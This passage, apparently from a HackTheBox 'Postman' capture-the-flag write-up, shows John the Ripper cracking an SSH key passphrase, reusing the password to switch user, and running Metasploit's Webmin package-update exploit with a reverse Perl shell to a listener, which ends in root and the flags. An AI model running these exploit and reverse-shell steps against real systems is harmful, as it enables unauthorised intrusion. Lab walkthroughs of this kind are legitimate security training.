93ccd21f2d444f1845d261796ad055c372647f0e1d8a844b8836505eb62a9b6da92c0b8a2178bad1eafbf879090c2c17e25183cf1b9f1876cf6043ea2e565fe84ae473e9a7a
4278d9f00e4446e50419a641114bc626d3c61e36722e9932b4c8538da3ab44d63
```

```
┌──(root💀kali)-[/Documents/htb/boxes/postman]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_rsa_bak)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:07 DONE (2021-05-02 18:24) 0.1277g/s 1831Kp/s 1831Kc/s 1831KC/sa6_123..*7¡Vamos!
Session completed
```


since we have user matt

```
redis@Postman:/home$ ls
Matt
```

so computer2008 is matt's password

```
redis@Postman:/home$ su Matt
Password:
Matt@Postman:/home$ ls
Matt
Matt@Postman:/home$ cd Matt/
Matt@Postman:~$ cat user.txt
5a1af28f51d208a01d67938f4ffcf283
```

same creds to access




```
msf6 > search webmin

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/unix/webapp/webmin_show_cgi_exec          2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   1  auxiliary/admin/webmin/file_disclosure            2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_packageup_rce           2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   3  exploit/unix/webapp/webmin_upload_exec            2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE
   4  auxiliary/admin/webmin/edit_html_fileaccess       2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitra
ry File Access
   5  exploit/linux/http/webmin_backdoor                2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor


Interact with a module by name or index. For example info 5, use 5 or use exploit/linux/http/webmin_backdoor

msf6 > use exploit/linux/http/webmin_packageup_rce
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(linux/http/webmin_packageup_rce) > show options
```

```
Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      10000            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME                    yes       Webmin Username
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin ≤ 1.910
```

```
msf6 exploit(linux/http/webmin_packageup_rce) > set PASSWORD computer2008
PASSWORD ⇒ computer2008
msf6 exploit(linux/http/webmin_packageup_rce) > set USERNAME Matt
USERNAME ⇒ Matt
msf6 exploit(linux/http/webmin_packageup_rce) > set RHOSTS postman.htb
RHOSTS ⇒ postman.htb
msf6 exploit(linux/http/webmin_packageup_rce) > set LHOST 10.10.14.18
LHOST ⇒ 10.10.14.18
msf6 exploit(linux/http/webmin_packageup_rce) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL ⇒ true
msf6 exploit(linux/http/webmin_packageup_rce) > run

[*] Started reverse TCP handler on 10.10.14.18:4444
[+] Session cookie: c9e9de325e9ac3559911afcd58ee6d37
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.14.18:4444 → 10.10.10.160:41020) at 2021-05-02 18:39:05 -0400
is

id
uid=0(root) gid=0(root) groups=0(root)
pwd
/usr/share/webmin/package-updates
cat /root/root.txt
14d9e98a812250f863da9108b511497c
```